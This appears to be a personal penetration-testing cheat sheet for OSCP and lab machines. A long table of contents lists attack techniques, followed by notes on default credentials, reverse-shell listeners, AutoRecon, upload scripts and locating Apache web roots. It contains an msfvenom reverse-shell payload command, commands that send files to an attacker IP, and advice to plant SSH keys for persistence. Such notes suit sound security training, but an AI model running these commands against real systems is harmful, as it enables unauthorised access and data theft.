

For competitions, remove OSCP stuff (including the links to the OSCP document) or paraphrase it

Fastest way to load the document is by clicking on the last page via the Table Of Contents

And you can move around the document quickly by holding SHIFT and clicking on the scroll wheel on the right side

Extensions

- [!\[\]\(f15d3c54be60b4fd0ce1da9fb3f67256_img.jpg\)Cookie-Editor
Simple yet powerful](#)
- [!\[\]\(7bf135d42c40a6430c927b2fd03d7659_img.jpg\)Wappalyzer](#)

Other documents:

- [ALL MY pentesting/hacking documents](#)
 - [Pen Testing Checklist](#)
 - [Active Directory Penetration Testing Notes](#)
-

Table of Contents:

For competitions, remove OSCP stuff (including the links to the OSCP document) or paraphrase it.....	1
Extensions.....	1
Table of Contents:.....	1
Important.....	15
Default Credentials.....	17
How to get a more stable connection after getting reverse shell.....	17
pip install.....	18
rlwrap.....	18
AutoRecon.....	19

OSCP-Scripts.....	21
CMSmap.....	23
Apache.....	23
How to find the root directory of Apache (so you know where to put rev shells).....	24
Web.....	24
Bruteforce website login using Burpsuite.....	26
How to tell if a site is wordpress.....	28
Parse User Agents.....	28
HTTP Requests.....	28
Default Pages (how to find domain names).....	29
Bypass/Avoid Redirection using Burpsuite.....	29
Interesting web attack vector with changing request type, and adding headers.....	29
Abusing API endpoints in website URL.....	30
How to pretend to be another IP when viewing pages (IP Spoofing) using X-Forwarded-For.....	30
How to view pages as a search engine.....	32
Burpsuite.....	32
How to automate adding HTTP headers on Burpsuite.....	32
PHP.....	34
strcmp() bypass with PHP Type Juggling.....	34
PHP Wrappers (from OSCP 9.2.2. PHP Wrappers).....	34
How to find root directory in PHP.....	39
phpinfo.php.....	39
Reading PHP source code to understand how file upload works.....	43
phpMyAdmin.....	43
How to get reverse shell from phpMyAdmin:.....	43
General:.....	45
Firefox and .mozilla (and firefox_decrypt).....	46
Metasploit.....	47
Basics.....	48
Work Spaces.....	48
Miscellaneous.....	49
Meterpreter and Staged Payloads.....	50
Core Meterpreter Post-Exploitation Features.....	51
Post-Exploitation Modules.....	55
Pivoting with Metasploit.....	64
Msfvenom.....	72
Non-staged msfvenom payload.....	72
Staged msfvenom payload.....	73
Automating Metasploit using Resource Scripts.....	75

Jobs and Sessions:	79
How to upgrade from a weak shell to a meterpreter:	80
Temporary shell in Meterpreter (Channels)	81
How to interact with local files while using Metasploit	82
Staged vs. Non-Staged Payloads	82
How to upload .rb modules to Metasploit	83
Building intuition for knowing when to use tunneling/pivots	84
Ligolo-NG	84
Quick Guide:	85
Download Ligolo-NG	85
Setup Ligolo-NG	86
How to set up VPN-like Experience	88
How to local port forward (access target machine as local host)	89
NMAP in Ligolo-NG	90
Port forward from pivot to Kali	90
File Transfer with Ligolo-NG	91
Reverse Shell with Ligolo-NG	91
How to delete Ligolo TUN interface for a complete reset	92
Port Redirection & Port Forwarding	93
Port Forwarding with Socat	93
Using Socat	95
Starting a new socat port forward	97
SSH Port Forwarding vs. Socat Port Forwarding	98
SSH Local Port Forwarding	98
Enumeration	100
Local Port Forwarding using SSH	102
SSH Dynamic Port Forwarding	104
Dynamic Port Forwarding with SSH	105
Proxychains	106
SSH Remote Port Forwarding	109
SSH Remote Dynamic Port Forwarding	112
sshuttle	115
Port Forwarding with Windows Tools	117
Set up SOCKS5 Proxy to access internal network	117
SOCKS	120
How to download Chisel	121
HTTP Tunneling using Chisel (Reverse Single Port Forwarding) (windows)	121
HTTP Tunneling using Chisel (Reverse Dynamic Port Forwarding)	123
Getting Chisel to our Kali and CONFLUENCE01	126
Using Chisel	126

How to debug Chisel problems.....	130
HTTP Tunneling using Chisel (Local Port forwarding).....	135
HTTP Tunneling using Chisel (Dynamic Port forwarding).....	137
Tunneling using Chisel.....	139
Tunneling vs. SOCKS proxy.....	142
DNS Tunneling with dnscat2.....	143
Pivoting with Metasploit.....	144
Route Add.....	145
multi/manage/autoroute.....	147
Using SOCKS proxy in Metasploit.....	149
Port forwarding inside of metasploit.....	151
SCP.....	153
SSH.....	154
Finding SSH version exploits.....	156
How to find Linux version (of target machine) based on SSH version info.....	156
Decrypting SSH Key.....	157
Public and Private keys.....	157
How to turn on SSH if it's not on (how to open SSH).....	157
SSH public key injection attack via authorized_keys file.....	158
authorized_keys.....	159
Bruteforce SSH with username and password list.....	161
Local Port Forwarding.....	161
Stealing SSH keys.....	162
Stealing SSH keys via LFI.....	163
Stealing SSH Keys that have passphrases and cracking them.....	165
Overwriting authorized_keys file using file upload.....	167
tcpdump.....	172
How to send pings to Kali from target machine to check if you have command execution blindly (using tcpdump).....	173
Command Injections.....	174
Using the ; (semicolon) for command injection.....	174
Using the (pipe) for command injection.....	175
Base64 encoding reverse shell.....	176
Other command injections to try.....	177
(BLIND) Command Injection for downloading photos:.....	177
How to bypass command injection filters.....	180
Reverse Shell Types Explained.....	187
Busybox.....	188
How to upload and execute reverse shell upload.php and run.php (Staged Reverse Shell via Web Execution).....	189

What run.php looks like for non .exe payloads.....	191
What upload.php looks like for non-php languages.....	193
Getting a Reverse Shell.....	194
MSFVENOM linux reverse shell:.....	194
Reverse shell via arbitrary code execution.....	196
Upgrading Reverse Shell.....	198
Uploading reverse shells and webshells to websites.....	201
How to bypass extension restrictions for file upload (including rev shell) on Apache by using .htaccess.....	204
Uploading reverse shell as an image using GIF signature.....	206
Upgrading webshell to reverse shell.....	207
Using nc.....	207
Using python.....	208
Encoding Reverse Shells in Base64 for powershell.....	208
Brute force login page using WFuzz.....	210
FFUF.....	211
Basic URL Fuzzing (finding URL paths):.....	212
Parameter fuzzing.....	213
Subdomain/virtual host fuzzing (finding subdomains):.....	214
For virtual hosting (which is most cases, cuz we have a target IP):.....	215
Dirsearch.....	217
DirBuster.....	218
GoBuster.....	218
Netcat (nc).....	219
Telnet.....	220
Nikto.....	221
Hydra.....	222
Bruteforce Websites using Hydra.....	223
Password lists.....	226
Other common Hydra services.....	226
Wordlists.....	227
cewl.....	228
cupp.....	229
SMB (the AD cheatsheet is more updated for SMB).....	230
Enumerate SMB using nxc (Net Exec).....	230
How to find users in SMB.....	231
How to bruteforce enumeration with a username list:.....	232
How to bruteforce enumeration with a username list and password list:.....	232
Enumerate SMB using nmap.....	233
FTP.....	234

How to mount FTP Server.....	235
Bruteforce default creds (without any previous info).....	236
Passive Mode.....	237
Uploading reverse shell to FTP, and then accessing it through a website.....	238
/var/ftp write permissions leading to reverse shell (putting in reverse shell to ftp)..	
240	
How to find files in Linux.....	242
grep.....	243
Automated Privilege Escalation.....	244
Linux-exploit-suggester.....	244
unix-privesc-check.....	245
LinPEAS.....	246
How to save linPEAS output to sublime text with color.....	247
Extracting important information.....	249
Linux Smart Enumeration.....	253
Helpful sections.....	253
Manual Privilege Escalation.....	255
netstat (to look at open ports).....	259
.bash_history.....	259
ss -tulnp.....	260
pspy.....	263
Identifying SQLi via Error-based Payloads (for mysql).....	264
UNION-based SQL Injection Payloads.....	266
Blind SQL Injections (opposite of in-band).....	273
How to test for SQL injection for.....	275
SQL authentication bypass (to get past login page).....	276
Manual Code Execution for SQL (SQL Injections).....	277
Enabling command execution with xp_cmdshell through website (only works for mssql)....	277
Enabling command execution with xp_cmdshell through mssql client (only works for mssql)....	279
Uploading web shell through sql injection (through UNION-based payload).....	279
Uploading web shell through sql injection (through command injection).....	281
Uploading web shell with PostgreSQL (never tested).....	282
From OSCP.....	282
Automated Code Execution (SQL Map) (SQL Injections).....	286
SQLMap and SQL injections.....	291
Microsoft SQL Server (mssql) (ms-sql-s).....	297
General mssql.....	298
How to impersonate other users on mssql to access databases you don't have access to	300
Using nxc and mssql.....	301

How to get command execution in mssql after you are sysadmin.....	302
How to run commands within mssql.....	303
NTLM hash capture trick (using mssql xp_dirtree and responder).....	304
How to crack the NTLMv2 hash.....	305
Mysql.....	305
How to tell if you need to pivot.....	306
How to reset passwords in MySQL table.....	306
How to add row to MySQL table (useful for adding fake users to access a website).....	307
Brute Forcing mysql:.....	308
Getting blocked due to automated bruteforce.....	309
Manual Bruteforce:.....	309
Mysql User-Defined Function (UDF) priv esc for version %.....	310
Mysql commands.....	311
Postgresql.....	313
Reverse Shell from PostgreSQL.....	314
General:.....	314
MongoDB.....	315
How to view .db files using sqlitebrowser (GUI).....	317
sqlite3.....	317
Dbeaver.....	318
How to connect to mssql.....	321
S3 (Amazon Simple Storage Service).....	324
WinRM (Windows Remote Manager).....	327
LFI and RFI.....	327
LFI vs. Directory Traversal.....	327
From Responder (Tier 2 Starting Point HTB).....	328
RFI.....	328
LFI.....	331
What to do once you have LFI.....	333
Comprehensive LFI List.....	334
LFI Tricks.....	335
Bypassing PHP Assertions.....	335
Encoding Special Characters (and Apache httpd 2.4.49 exploit).....	336
Log Poisoning via LFI.....	338
Exploiting auth.log.....	339
Exploiting access.log.....	342
Bypassing file extension filters.....	348
John The Ripper.....	350
General.....	350
Cracking /etc/passwd and /etc/shadow files.....	351

Cracking Encrypted ZIP Files (ZIP files with passwords).....	352
Cracking ZIP files using fcrackzip.....	352
Cracking ZIP files using zip2john (from Vaccine HTB):.....	352
Cracking PDF files with passwords.....	353
HashCat and Hashid.....	354
How to find the mode needed for a hash.....	354
John the Ripper vs. Hashcat.....	356
Hashing.....	356
lxd group.....	357
Docker.....	357
Getting Root from users in Docker Group.....	358
How to tell if you are currently inside of a Docker container instead of an actual machine and how to escape using ligolo.....	359
GTFOBins / Binary (Unix Binaries).....	361
SUDO exploits.....	362
Abusing Apache2 Configuration file (/bin/systemctl * apache2).....	362
Apache2 (/usr/sbin/apache2).....	365
teehee (/usr/bin/teehee).....	366
hping3 (/usr/bin/hping3).....	367
If the SUID bit for /usr/sbin/hping3 is also set:.....	367
If the SUID bit for /usr/sbin/hping3 is NOT set:.....	367
/sbin/shutdown and /usr/bin/check-system.....	369
Borg (/usr/bin/borg).....	370
/usr/bin/composer.....	372
/usr/bin/systemctl.....	373
/usr/bin/make.....	375
/use/bin/flask_password_changer.....	376
/usr/bin/web-scrap.....	377
/usr/bin/rsync.....	378
/bin/systemctl restart spiderbackup.service and /bin/systemctl daemon-reload.....	379
/usr/bin/mail.....	380
/usr/bin/docker.....	381
/usr/bin/gcore.....	382
/usr/bin/cpulimit.....	383
/usr/bin/ln.....	383
Sudo Token Inject.....	383
SUID.....	384
How to find SUID files/binaries.....	387
Filter out common SUID binaries.....	387
How to quickly check if something is in GTFOBins.....	388
/bin/bash with SUID bit set.....	388

Shared Object Injection.....	388
PATH Environment Variable.....	389
Abusing Shell Features (#1).....	391
Abusing Shell Features (#2).....	392
SUID attacks from GTFOBins.....	393
/usr/bin/find.....	394
/usr/bin/vim.....	394
/usr/bin/dosbox.....	394
/usr/sbin/start-stop-daemon.....	395
/usr/bin/php7.4 (but any version works).....	395
/usr/bin/wget.....	396
SUID attacks not in GTFOBins or need more context.....	398
doas (/usr/local/bin/doas).....	399
screen-4.5.0 with SUID bit.....	402
exim-4.84-3.....	403
aria2c (/usr/bin/aria2c).....	403
/usr/bin/status.....	404
SGID.....	404
sudo -l.....	405
LD_PRELOAD (environment variable).....	407
LD_Library_PATH (environment variable).....	410
Get root shell if a file from sudo -l doesn't exist or you can overwrite it.....	411
Capabilities.....	412
Capabilities explanation.....	412
Capabilities enumeration and exploitation.....	414
How to exploit capabilities.....	416
Exploiting python capabilities.....	418
Cron Jobs.....	419
Cron Jobs info.....	420
Abusing PATH variable for unspecified absolute paths to executables ran by cron.....	420
Cron Job Payloads.....	421
Understanding structure of /etc/crontab.....	423
Abusing cron jobs.....	424
Replacing a file being run as root using bash (found via pspy64).....	427
Putting malicious file in PATH with high priority (/usr/bin/local).....	428
Adding malicious missing .so file by putting in directory that is part of LD_LIBRARY_PATH path.....	430
7zip wildcard PE.....	435
Bash Gobbling or Linux tar wildcard (globbing).....	436
Example1 of Bash Gobbling or Linux tar wildcard.....	439
Example2 of Bash gobbling or Linux tar wildcard (with SUDO) (/usr/bin/tar).....	441

Example3 of Bash gobbling or Linux tar wildcard.....	441
Examples of files ran by cron jobs (to help build intuition for identifying them).....	445
How to add directory to my path on Kali.....	446
Permanently:.....	446
Temporarily:.....	446
PATH environment.....	447
PATH environment variable hijacking.....	447
How to tell if a binary/command is hijackable.....	447
Another example with custom script (with SUID bit set) calling chpasswd but without full path 448	
One example with root cron job calling whoami without full path.....	450
How to check environment variables.....	452
Phishing.....	453
Phishing Attack Example.....	453
Prerequisites for this phishing attack.....	457
Webadv explained.....	460
Another phishing example (with malicious ODS file containing a macro for a reverse shell).... 462	
Another phishing example (sending email with keywords and putting our http://<IP> in email) 462	
SMTP.....	464
POP3.....	467
IMAP.....	469
Dealing with multiple mailboxes/folders and sub folders.....	472
POP3, IMAP, and SMTP.....	472
Explaining Each.....	473
Here is a guide below on how to read mail (via IMAP port 143) using telnet.....	475
Mail.....	477
Nmap.....	478
Finding IP of target machine (using netdiscover).....	481
Redis.....	482
Redis Exploit Example 1.....	483
Redis Exploit Example 2.....	484
Redis Exploit Example 3.....	484
TFTP.....	486
Curl.....	487
Enum4Linux (external enumeration tool).....	488
General Enumeration.....	488
Network Enumeration.....	489
Firewall enumeration.....	490

Service Enumeration.....	491
Version of software on website.....	491
Searchsploit.....	492
Scheduled Tasks (Cron) Enumeration.....	494
Checking installed cron jobs.....	494
Checking Cron Log files.....	497
Installed Programs Enumeration.....	499
Insecure File Enumeration.....	501
Unmounted Drives Enumeration.....	503
Kernel Enumeration.....	504
Kernel Exploitation.....	505
User Trail Enumeration.....	506
Service footprint enumeration.....	508
systemctl & systemd enumeration.....	510
Backups.....	511
XSS (Cross-Site Scripting).....	511
Understand XSS Types.....	512
CSRF (Cross-Site-Request-Forgery).....	515
XXE (XML External Entity).....	516
SSTI (Server Side Template Injection).....	521
Where SSTI is seen.....	523
SSRF.....	523
How SSRF Works.....	523
WordPress.....	526
General.....	526
Using WPScan in general to enumerate and find usernames.....	527
Using WPScan to bruteforce usernames and passwords in WordPress.....	528
Using WPScan to find vulnerable plugins.....	530
Reverse shell with Admin Privileges using "Editor" and header.php.....	533
Reverse shell using "Theme Editor" and 404.php.....	536
Reverse shell with Admin Privileges using "Add new" button for plugins.....	537
Reverse shell with Admin Privileges using "Plugin Editor" button for plugins.....	538
Reverse shell with Admin Privileges using AdRotate Plugin.....	538
How to privilege escalate in Wordpress after getting terminal.....	540
Abuse Backup Migration plugin and Relay Attack for priv esc.....	541
Reset admin password in wordpress_db MySQL database (and technically any other MySQL database).....	546
How to add user in wordpress_db MySQL database.....	547
How to get reverse shell from Simple File List 4.2.2 (NO AUTHENTICATION).....	548
How to get LFI with Site Editor 1.1.1 plugin.....	549

How to add a sudo user if you can edit /etc/sudoers.....	549
How to add sudo user if you have root privileges (get out of limited shell).....	550
How to add root user if /etc/passwd is writable.....	551
/etc/passwd.....	553
/etc/shadow.....	554
How to exploit /etc/shadow when you can write to it.....	556
Exiftool.....	556
Exiftool vulnerability and cron job.....	557
Photos.....	559
Command Injection for downloading photos:.....	559
Steganography.....	562
NFS.....	562
Abusing no_root_squash configuration to priv esc.....	564
Impersonation (editing UID/GID) to read file/directory for NFS.....	565
Squid proxy (squid-cache).....	567
Shellshock/Bashbug (CGI-Bin).....	571
Sudo.....	572
Root shell using sudo.....	573
pwnkit and polkit (/usr/bin/pwnkit) (CVE-2021-4034).....	573
SNMP.....	575
SNMP Config Files.....	575
Explaining all tools (onesixtyone, snmp-brute, snmp-check, snmpbulkwalk, snmpwalk)....	576
onesixtyone.....	577
snmp-brute.....	578
snmp-check.....	579
snmpbulkwalk.....	580
OID.....	580
Most helpful SNMP commands.....	582
Example from OSCP-A regarding installed applications.....	584
Example from OSCP-B regarding looking at interesting non-default MIB.....	584
Example (HTB).....	586
ENUMERATING SNMP.....	588
How to enable HOST-RESOURCES-MIB.....	589
rsync.....	590
Git.....	591
How to access git repo that is not owned by you.....	591
Really complex git example.....	592
Another git example.....	595
Git-dumper (to recreate repo).....	599
GitHub.....	600

How to download software with requirements:	601
ExploitDB	601
Hosts	603
Finding users in Linux	604
Vagrant	604
DNS (port 53)	605
How to find IP of a machine given its FQDN or hostname using nslookup	606
PDF	606
Linux General	607
Recursively looking through directory	608
Help	608
UID and GID	609
/home	609
Other things to know about Linux	609
Bash	610
Fuzzing web directories with bash scripting	611
Python	612
How to change code from python2 to python3	612
How to get a bash shell when running python	612
Python Hosting (to Transfer files to target)	613
rbash (restricted bash)	613
Escaping restricted shell tips	614
Escaping restricted shell using SSH	614
Escaping restricted shell using ed	615
Escaping restricted shell using vi	616
Sublime Text	617
Nano	619
Java and .jar	622
RDP	624
Creating malicious .so files for rev shell	624
Example 1	625
Everything about C (gcc, glibc, ldd, .so, -fPIC, -static)	626
XenSpawn	626
Xenspawn walkthrough	627
-static vs. dynamically linked	628
Glibc	630
-fPIC and -shared	630
.so files	631
ldd	632
How to compile C program (use .c files)	633

Cross-Compiling.....	636
.c to .exe.....	636
.cpp to .exe.....	637
knockd (port knocking).....	638
Shellcode.....	640
Javascript.....	641
Wireshark.....	641
Cyberchef.....	642
Zip (.zip).....	642
gzip (.gz).....	643
.bz2.....	643
Captcha.....	644
QR Code.....	644
How to add multiple lines into file using a single echo command.....	644
How to install an application as a .deb file.....	645
How to read the "help" output.....	645
New Attack Methods.....	650
GET to POST and type juggling.....	650
Hex Data.....	652
Building a serialized payload for code execution through NodeJS.....	652
CuteNews.....	653
Scrolling.....	653
Using the flag as a password for an account.....	654
textpattern.....	654
.mysql_history.....	654
Uploading files when there are multiple web servers.....	654
Fernet.....	655
Dirtycow2.....	655
Antivirus scan and CHKROOTKIT.....	655
Irc unreal.....	655
Morse Code.....	656
eLection website.....	656
Serv-U FTP Server (CVE-2019-12181).....	656
CMSMS (CMS Made Simple).....	656
"File does not exist" error message.....	657
Joomla.....	658
ROT1 / ROT13.....	658
Editing hexadecimal shell code.....	658
WiFi Mouse (Mouse Server).....	659
Mobile Mouse Server.....	660

Aerospike.....	661
Apache Commons Text 1.8.....	664
JDWP.....	665
Dirtypipe (CVE-2022-0847).....	666
Usermin (webmin, MiniServ).....	668
Vesta.....	672
clamav.....	674
Zookeeper (port 2181).....	674
OpenSMTP (version of SMTP).....	674
Cassandra-web and Cassandra Query Language (CQL).....	674
disk group (6(disk)).....	675
Using string, and -h/--help and -v/--version to find information about unknown binaries.....	677
Gitea.....	678
Random stuff.....	678
HackTheBox Summary.....	691
Penelope.....	691
How to view and change resolution of VM.....	693
Script.....	694
VIM.....	694
How to switch from terminal to powershell in Kali.....	698
tmux.....	698
How to Enable Mouse Support (scrolling through terminal using mouse):.....	703
How to select text after you Enable Mouse Support.....	703
Using tmux with SSH.....	703
Installing tmux.....	704

Important


How to drag and drop from local window to VMWare:

1. Open terminal in VMWare
2. Drag and drop into terminal
3. A string will appear in the terminal, which will be the path to where the drag and drop is located!

1. Run this:
 - a. `find / -type f -name ".git",*backup*,*.zip, 2>/dev/null`
 2. USE PENELOPE:
 - a. <https://github.com/brightio/penelope>
 3. When copy and pasting from a website to the command line, sometimes they use curly quotes instead of straight quotes. **The terminal only understands straight quotes**, so manually change them to straight quotes. You know they are straight quotes when they turn orange
 - a. An example of curly quotes is this:
 - i. `msfvenom -p windows/shell_reverse_tcp -b "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2c\x2e\x24\x25\x1a" LHOST=192.168.45.201 LPORT=443 -e x86/alpha_mixed -f c`
 1. This is from [Kevin](#) PG Practice
 4. If a password or a flag isn't working even though it should, that possibly means it's encoded or encrypted and needs to be decoded or decrypted. Like if it ends in "==" , that means it's probably base64 encoded
 5. You can save the IP of target machine as an environment variable to make it easier to run commands
 - a. `ip="10.10.10.10"`
 - b. `nmap $ip`
 - i. Just type \$ip whenever you want to use the IP address
 6. TIP: On the target machine, move to /tmp or any other non-important directory (like **/dev/shm**) since sometimes if you are in another directory, you might not have valid permissions to upload to that directory
 7. For the reverse shell, if port 4444 doesn't work. It might be blocked. Try ports like 80 and 443 that likely not blocked. Since your Kali Machine doesn't use port 80 or 443, it should work
-

Default Credentials

In the [Billyboss](#) PG Practice, we learned a cool strategy to look for default credentials for a service. Let's say the service is called "Sonatype Nexus."

1. `cd /usr/share/seclists/Passwords/Default-Credentials`
 - a. If you don't have seclists, then download it:
 - i. `sudo apt install seclists`
2. `grep -r "Sonatype Nexus"`
 - a. This will recursively search the entire directory for this string
3. 
 - a. Here we see two sets of credentials. The latter of which was used to get into the website

Vagrant:

- If you see a user vagrant, then try logging in with password "vagrant", as shown in [Blogger PG Play](#)
- `su vagrant`
 - Put in the password "vagrant"

Nagios XI:

- Username: nagiosadmin
- Password: admin

Try logging in as root via "su root" and then try password "root"

How to get a more stable connection after getting reverse shell

1. Obviously, try upgrading the reverse shell
2. If that doesn't work, then upload your private key to authorized_keys and then SSH into machine
 - a. Look at [SSH public key injection attack via authorized_keys file](#)
3. Add a sudo

pip install

Whenever I try doing pip3 install, I get this error:

```
(kali㉿kali)-[~]
$ pip3 install aerospike
error: externally-managed-environment

This environment is externally managed
↳ To install Python packages system-wide, try apt install python3-xyz, where xyz is the package you are trying to
If you wish to install a non-Kali-packaged Python package,
create a virtual environment using python3 -m venv path/to/venv.
Then use path/to/venv/bin/python and path/to/venv/bin/pip. Make
sure you have pypy3-venv installed.

If you wish to install a non-Kali-packaged Python application,
it may be easiest to use pipx install xyz, which will manage a
virtual environment for you. Make sure you have pipx installed.

For more information, refer to the following:
* https://www.kali.org/docs/general-use/python3-external-packages/
* /usr/share/doc/python3.13/README.venv

note: If you believe this is a mistake, please contact your Python installation or OS distribution provider. You can override this, at the risk of breaking
your Python installation or OS, by passing --break-system-packages.
hint: See PEP 668 for the detailed specification.
```

But, if you look at the bottom, it tells you that you can bypass it by using the **--break-system-packages** flag

So, you can run **pip3 install <package> --break-system-packages**

rlwrap

If you want to catch UDP reverse shells:

- **rlwrap nc -lvpn 4444**
 - You have to add the **-u** flag

rlwrap -cA nc -lvpn 4444

- The "**-c**" flag means *Complete filenames in the current directory*. This enables **tab-completion** for filenames when typing.
 - Doesn't seem to work sometimes. It sometimes autocorrects to files that are on my local kali instead of the ones in the reverse shell!
- The "**-A**" flag means Always remain in "readline" mode. Without this, rlwrap may exit when the underlying command (like nc) switches modes (e.g., from interactive input to sending output). **-A makes rlwrap stay active.**

I think the **-c** flag is really helpful, but maybe avoid the -A flag

AutoRecon

<https://github.com/Tib3rius/AutoRecon>

If a script it taking too long, you can dynamically change the verbosity while autorecon is still running to see what the script is. You can do this by hitting the up and down arrow

```
[*] 22:24:02 - There are 11 scans still running against 192.168.133.172
[*] 22:25:02 - There are 2 scans still running against 192.168.133.172
[*] 22:26:02 - There are 2 scans still running against 192.168.133.172
[*] 22:27:02 - There are 2 scans still running against 192.168.133.172
[*] 22:28:02 - There are 2 scans still running against 192.168.133.172
[*] Verbosity increased to 1
[*] Verbosity increased to 2
[*] Verbosity decreased to 1
[*] Verbosity decreased to 0
[*] Verbosity is already at the lowest level.
[*] Verbosity is already at the lowest level.
[*] Verbosity is already at the lowest level.
[*] Verbosity increased to 1
[*] Verbosity increased to 2
[*] Verbosity increased to 3
[*] Verbosity is already at the highest level.
[*] Verbosity is already at the highest level.
[*] [192.168.133.172/tcp-tcp-ports] Stats: 0:08:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
[*] [192.168.133.172/tcp-tcp-ports] NSE: Active NSE Script Threads: 1 (1 waiting)
[*] [192.168.133.172/tcp-tcp-ports] NSE Timing: About 99.94% done; ETC: 22:29 (0:00:00 remaining)
[*] Verbosity is already at the highest level.
[*] 22:29:02 - There are 2 scans still running against 192.168.133.172: top-tcp-ports (PIDs: 12166, 12168), top-100-udp-ports (PIDs: 12169, 12171)
[*] Verbosity is already at the highest level.
```

To run as sudo, use one of the following:

- **sudo \$(which autorecon) -t targets.txt**
- **sudo env "PATH=\$PATH" autorecon -t targets.txt**
 - If you want to exclude dirbusting, then add: **--exclude-tags=dirbuster**

How to run it:

- **autorecon -t targets.txt**
- **autorecon -v -t targets.txt**
- **sudo \$(which autorecon) -v -t targets.txt**

- `sudo $(which autorecon) -t targets.txt`
- `targets.txt` is a file with all the IPs, and it's one IP per line

Some notes:

1. If you already have a "results" folder, and then you want to run autorecon on new targets, just run autorecon. It won't delete any previous folders
2. If you run autorecon twice on the same machine, the second time it will overwrite all the files in the original

I installed using pipx, so to update, just run:

- `pipx upgrade autorecon`

Results

By default, results will be stored in the `./results` directory. A new sub directory is created for every target. The structure of this sub directory is:

```
.
├── exploit/
├── loot/
└── report/
    ├── local.txt
    ├── notes.txt
    ├── proof.txt
    └── screenshots/
        └── scans/
            ├── _commands.log
            ├── _manual_commands.txt
            ├── tcp80/
            ├── udp53/
            └── xml/
```

The exploit directory is intended to contain any exploit code you download / write for the target.

The loot directory is intended to contain any loot (e.g. hashes, interesting files) you find on the target.

The report directory contains some auto-generated files and directories that are useful for reporting:

- `local.txt` can be used to store the local.txt flag found on targets.
- `notes.txt` should contain a basic template where you can write notes for each service discovered.

- proof.txt can be used to store the proof.txt flag found on targets.
- The screenshots directory is intended to contain the screenshots you use to document the exploitation of the target.

The scans directory is where all results from scans performed by AutoRecon will go. This includes port scans / service detection scans, as well as any service enumeration scans. It also contains two other files:

- _commands.log contains a list of every command AutoRecon ran against the target. This is useful if one of the commands fails and you want to run it again with modifications.
- _manual_commands.txt contains any commands that are deemed "too dangerous" to run automatically, either because they are too intrusive, require modification based on human analysis, or just work better when there is a human monitoring them.

By default, directories are created for each open port (e.g. tcp80, udp53) and scan results for the services found on those ports are stored in their respective directories. You can disable this behavior using the --no-port-dirs command line option, and scan results will instead be stored in the scans directory itself.

If a scan results in an error, a file called _errors.log will also appear in the scans directory with some details to alert the user.

If output matches a defined pattern, a file called _patterns.log will also appear in the scans directory with details about the matched output.

The scans/xml directory stores any XML output (e.g. from Nmap scans) separately from the main scan outputs, so that the scans directory itself does not get too cluttered.

OSCP-Scripts

A tool from Github with scripts that are made for OSCP:

<https://github.com/yaldobaoth/OSCP-Scripts#>

But, they are incredibly useful and can definitely be used for beyond OSCP

The scripts are located in `/opt/oscp-scripts`

The github clone is in `~/Downloads/OSCP-Scripts`

All scripts are added to PATH so you can run them from anywhere

My favorites include:

1. **enum-AD:** which gives a list of **domain users**, does bloodhound ingest (I disabled this), does **AS-REP** and **Kerberoast**, and checks **Password Policy**
 - a. saves list of domain users to a file called **users**
 - b. Puts the rest into terminal as output
 - c. After inspecting the enum-AD script, it seems like it doesn't work when the password includes a space, so keep that in mind!
 - d. Usage:
 - i. `enum-AD -i <DC-IP> -u <domain user> -p|-H <password|hash>`
2. **kdbx-crawl:** parses through kdbx files and gives creds in nice format
 - a. Usage: `kdbx-crawl -f <kdbx file> -p|-H <password|hash>`
3. **upload-server:** It's like python hosting server **BUT IT WORKS BOTH WAYS**, meaning we can download from Kali, or upload files to Kali, meaning we don't need to set up **impacket-smbserver** and **SCP**
 - a. In the output (after running the command), they teach you how to upload (use PUT instead of POST)
 - b. If you see errors after running the command in powershell, ignore that and check your Kali to see if the upload to Kali worked, since it probably did
 - c. Usage: `upload-server <port>`
 - i. **Windows PS:**
 - ii. `Invoke-WebRequest -Uri http://192.168.45.232:80/<outfile> -Method PUT -InFile <file_path>`
 - iii. `Invoke-WebRequest -Uri http://192.168.45.232:80/<outfile> -Method POST -InFile <file_path>`
 - iv. **Linux wget:**
 - v. `wget --method=PUT --body-file=<file_path> http://192.168.45.232:80/<outfile>`
 - vi. `wget --method=POST --body-file=<file_path> http://192.168.45.232:80/<outfile>`
4. **reboot.c:** a tool that supposedly helps reboot machine if it doesn't work with the shutdown command

- a. I saved the precompiled .exe in ~/Downloads/OSCP-Scripts
 - i. For 64-bit: use `reboot.exe`
 - ii. For 32-bit: use `reboot32.exe`
- b. `.\reboot.exe`

5. clock-sync

- a. This is for the Kerberos time skew problem. You can alternatively use `sudo ntpdate [insert domain name here]`
 - b. Sync time with Domain
 - i. `sudo clock-sync <DC IP>`
 - c. Reset time to normal
 - i. `sudo clock-sync`
-

CMSmap

<https://github.com/dionach/CMSmap>

CMSmap is a python open source CMS scanner that automates the process of detecting security flaws of the most popular CMSs

```
python cmsmap.py http://$IP  
python3 cmsmap.py http://$IP
```

This was from Powall's cheatsheet

Apache

This was used in the doas subsection in the /bin section for Relia 172.16.1.20

Apache logs:

- Get-Childitem –Path C:\ -Include access.log,error.log -File -Recurse -ErrorAction SilentlyContinue

How to find the root directory of Apache (so you know where to put rev shells)

In [Readys](#) PG Practice, they looked here using LFI

- /etc/apache2/sites-enabled/000-default.conf
- Look for a line that says DocumentRoot'
- **For Linux:**
 - grep -i 'DocumentRoot' httpd.conf
 - grep -i 'DocumentRoot' /etc/httpd/conf/httpd.conf
 - grep -i 'DocumentRoot' /etc/apache2/sites-available/000-default.conf
 - grep -i 'DocumentRoot' /etc/apache2/sites-available/default-ssl.conf
- **For FreeBSD** (as seen in the Relia Challenge Lab Machine 172.16.xxx.20)
 - grep -i 'DocumentRoot' /usr/local/etc/apache24/httpd.conf
 - This is for apache 2.4 so replace it as needed
 - grep -i 'DocumentRoot' /usr/local/etc/apache22/httpd.conf
 - This one is for apache 2.2
 - You may also need to check extra/httpd-vhosts.conf for virtual hosts:
 - grep -i 'DocumentRoot' /usr/local/etc/apache24/extra/httpd-vhosts.conf

You can also google it. From google, it seems:

- **Linux** default is
 - /var/www/html (Ubuntu 14.04 and later, and many other distributions)
 - /var/www (older Ubuntu versions)
 - /usr/local/apache/htdocs (if Apache was compiled from source)

Web

Always look at page source

